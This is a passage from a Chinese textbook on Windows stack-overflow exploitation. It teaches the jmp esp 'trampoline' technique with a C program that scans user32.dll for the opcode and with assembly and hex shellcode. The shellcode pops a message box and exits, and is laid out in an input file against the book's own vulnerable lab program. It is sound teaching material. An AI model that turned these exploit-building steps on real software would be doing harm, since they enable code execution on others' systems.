


图 5.2.2 溢出发生时栈、寄存器与代码之间的关系

(1) 实线条体现了代码植入的流程: 将返回地址淹没为我们手工查出的 shellcode 起始地址 0x0012FAF0, 函数返回时, 这个地址被弹入 EIP 寄存器, 处理器按照 EIP 寄存器中的地址取指令, 最后栈中的数据被处理器当成指令得以执行。

(2) 虚线条则点出了这样一个细节: 在函数返回的时候, ESP 恰好指向栈帧中返回地址的后一个位置!

一般情况下, ESP 寄存器中的地址总是指向系统栈中且不会被溢出的数据破坏。函数返回时, ESP 所指的位置恰好是我们所淹没的返回地址的下一个位置, 如图 5.2.3 所示。

提示: 函数返回时, ESP 所指位置还与函数调用约定、返回指令等有关。例如, `ret 3` 与 `ret 4` 在返回后, ESP 所指的位置都会有所差异。




图 5.2.3 使用“跳板”的溢出利用流程

由于 ESP 寄存器在函数返回后不被溢出数据干扰, 且始终指向返回地址之后的位置, 我们可以使用图 5.2.3 所示的这种定位 shellcode 的方法来进行动态定位。

- (1) 用内存中任意一个 `jmp esp` 指令的地址覆盖函数返回地址, 而不是原来用手工查出的 shellcode 起始地址直接覆盖。
- (2) 函数返回后被重定向去执行内存中的这条 `jmp esp` 指令, 而不是直接开始执行 shellcode。
- (3) 由于 esp 在函数返回时仍指向栈区 (函数返回地址之后), `jmp esp` 指令被执行后, 处理器会到栈区函数返回地址之后的地方取指令执行。
- (4) 重新布置 shellcode。在淹没函数返回地址后, 继续淹没一片栈空间。将缓冲区前

边一段地方用任意数据填充，把 shellcode 恰好摆放在函数返回地址之后。这样，jmp esp 指令执行过后会恰好跳进 shellcode。

这种定位 shellcode 的方法使用进程空间里一条 jmp esp 指令作为“跳板”，不论栈帧怎么“移位”，都能够精确地跳回栈区，从而适应程序运行中 shellcode 内存地址的动态变化。

本节实验将把 4.4 节代码植入实验中的 password.txt 文件改造成上述思路的 exploit，并加入安全退出的代码避免点击消息框后程序的崩溃。

题外话：1998 年，黑客组织“Cult of the Dead Cow”的 Dildog 在 Bugtrq 邮件列表中以 Microsoft Netmeeting 为例首次提出了利用 jmp esp 完成对 shellcode 的动态定位，从而解决了 Windows 下栈帧移位问题给开发稳定的 exploit 带来的重重困难。毫不夸张地讲，跳板技术应该算得上是 Windows 栈溢出利用技术的一个里程碑。

5.2.2 获取“跳板”的地址

我们必须首先获得进程空间内一条 jmp esp 指令的地址作为“跳板”。通过第 2 章对 PE 文件和 Win_32 平台下进程 4GB 的虚拟内存空间的学习，我们应当明白除了 PE 文件的代码被读入内存空间，一些经常被用到的动态链接库也将会一同被映射到内存。其中，诸如 kernel32、user32.dll 之类的动态链接库会被几乎所有的进程加载，且加载基址始终相同。

4.4 节实验中的有漏洞的密码验证程序已经加载了 user32.dll，所以我们准备使用 user32.dll 中的 jmp esp 作为跳板。获得 user32.dll 内跳转指令地址最直观的方法就是编程序搜索内存。

```
#include <windows.h>
#include <stdio.h>
#define DLL_NAME "user32.dll"
main()
{
    BYTE* ptr;
    int position, address;
    HINSTANCE handle;
    BOOL done_flag = FALSE;
    handle=LoadLibrary(DLL_NAME);
```



```
if(!handle)
{
    printf(" load dll erro !");
    exit(0);
}
ptr = (BYTE*)handle;

for(position = 0; !done_flag; position++)
{
    try
    {
        if(ptr[position] == 0xFF && ptr[position+1] == 0xE4)
        {
            //0xFFE4 is the opcode of jmp esp
            int address = (int)ptr + position;
            printf("OPCODE found at 0x%x\n",address);
        }
    }
    catch(...)
    {
        int address = (int)ptr + position;
        printf("END OF 0x%x\n", address);
        done_flag = true;
    }
}
```

jmp esp 对应的机器码是 0xFFE4, 上述程序的作用就是从 user32.dll 在内存中的基地址开始向后搜索 0xFFE4, 如果找到就返回其内存地址 (指针值)。

如果您想使用别的动态链接库中的地址 (如 “kernel32.dll”、“mfc42.dll” 等), 或者使用其他类型的跳转地址 (如 call esp、jmp ebp 等), 也可以通过对上述程序稍加修改而轻易获得。

除此以外, 还可以通过 OllyDbg 的插件轻易地获得整个进程空间中的各类跳转地址。您可以到看雪论坛的相关版面下载到这个插件 (OllyUni.dll), 并把它放在 OllyDbg 目录下的 Plugins

文件夹内, 重新启动 OllyDbg 进行调试, 在代码框内单击右键, 就可以使用这个插件了, 如图 5.2.4 所示。




图 5.2.4 用 OllyDbg 的插件搜索“跳板”的地址

搜索结束后, 单击 OllyDbg 中的“L”按钮, 就可以在日志窗口中查看搜索结果了。

5.2.3 使用“跳板”定位的 exploit

仍然使用 4.4 节中的代码作为攻击目标, 实验环境如表 5-2-1 所示

表 5-2-1 实验环境

	推荐使用的环境	备 注
操作系统	Windows XP sp2	其他 Win32 操作系统也可进行本实验
编译器	Visual C++ 6.0	如使用其他编译器, 需重新调试
编译选项	默认编译选项	VS2003 和 VS2005 中的 GS 编译选项会使栈溢出实验失败
build 版本	debug 版本	如使用 release 版本, 则需要重新调试

说明: 函数调用地址和跳转地址依赖于系统补丁, 需要在实验时重新确定。确定的方法在实验指导中有详细说明。

运行我们自己编写程序搜索跳转地址得到的结果和 OllyDbg 插件搜到的结果基本相同, 如图 5.2.5 所示。




图 5.2.5 OllyDbg 搜出的“跳板”与程序搜出的“跳板”地址

题外话：跳转指令的地址将直接关系到 exploit 的通用性。事实上，kernel32.dll 与 user32.dll 在不同的操作系统版本和补丁版本中也是有所差异的。最佳的跳转地址位于那些“千年不变”且被几乎所有进程都加载的模块中。

这里不妨采用位于内存 0x77DC14CC 处的跳转地址 jmp esp 作为定位 shellcode 的“跳板”。

在制作 exploit 的时候，还应当修复 4.4 节中 shellcode 无法正常退出的缺陷。为此，我们在调用 MessageBox 之后，通过调用 exit 函数让程序干净利落地退出。

这里仍然用 dependency walker 获得这个函数的入口地址。如图 5.2.6 所示，ExitProcess 是 kernel32.dll 的导出函数，故首先查出 kernel32.dll 的加载基址 0x7C800000，然后加上函数的偏移地址 0x0001CDDA，得到函数入口最终的内存地址 0x7C81CDDA。




图 5.2.6 计算 ExitProcess 函数的入口地址

写出的 shellcode 的源代码如下。

```
#include <windows.h>
int main()
{
    HINSTANCE LibHandle;
    char dllbuf[11] = "user32.dll";
    LibHandle = LoadLibrary(dllbuf);
    _asm{
        sub sp,0x440
        xor ebx,ebx
        push ebx // cut string
        push 0x74736577
        push 0x6C696166//push failwest

        mov eax,esp //load address of failwest
        push ebx
        push eax
    }
```



```


push eax
push ebx

mov  eax,0x77D804EA // address should be reset in different OS
call eax //call MessageBoxA

push ebx
mov  eax,0x7C81CDDA
call eax //call exit(0)
}

```

为了提取出汇编代码对应的机器码, 我们将上述代码用 VC6.0 编译运行通过后, 再用 OllyDbg 加载可执行文件, 选中所需的代码后可直接将其 dump 到文件中, 如图 5.2.7 所示。



- (1) 搜索到的 `jmp esp` 地址，用作重定位 shellcode 的“跳板”：0x77DC14CC。
- (2) 修改后并重新提取得到的 shellcode，如表 5-2-2 所示。

表 5-2-2 shellcode 及注释

机器代码(十六进制)	汇编指令	注 释
33 DB	XOR EBX,EBX	压入 NULL 结尾的“failwest”字符串。之所以用 EBX 清零后入栈作为字符串的截断符，是为了避免“PUSH 0”中的 NULL，否则植入的机器码会被 <code>strcpy</code> 函数截断
53	PUSH EBX	
68 77 65 73 74	PUSH 74736577	
68 66 61 69 6C	PUSH 6C696166	
8B C4	MOV EAX,ESP	EAX 里是字符串指针
53	PUSH EBX	4 个参数按照从右向左的顺序入栈，分别为 (0,failwest,failwest,0) 消息框为默认风格，文本区和标题都是“failwest”
50	PUSH EAX	
50	PUSH EAX	
53	PUSH EBX	
B8 EA 04 D8 77	MOV EAX, 0x77D804EA	调用 <code>MessageBoxA</code> 。注意：不同的机器这里的函数入口地址可能不同，请按实际值填入
FF D0	CALL EAX	
53	PUSH EBX	调用 <code>exit(0)</code> 。注意：不同的机器这里的函数入口地址可能不同，请按实际值填入
B8 DA CD 81 7C	MOV EAX, 0x7C81CD	
FF D0	CALL EAX	

按照 4.4 节中对栈内情况的分析，我们将 password.txt 制作成如图 5.2.8 所示的形式。




图 5.2.8 在输入文件中部署 shellcode

现在再运行密码验证程序，怎么样，程序退出的时候不会报内存错误了吧。虽然还是同样的消息框，但是这次植入代码的流程和 4.4 节中已有很大不同了，最核心的地方就是使用了跳转地址定位 shellcode，进程被劫持的过程如图 5.2.3 中我们设计的那样。

5.3 缓冲区的组织

5.3.1 缓冲区的组成

如果选用 `jmp esp` 作为定位 `shellcode` 的跳板, 那么在函数返回后要根据缓冲区大小、所需 `shellcode` 长短等实际情况灵活地布置缓冲区。送入缓冲区的数据可以分为以下几种。

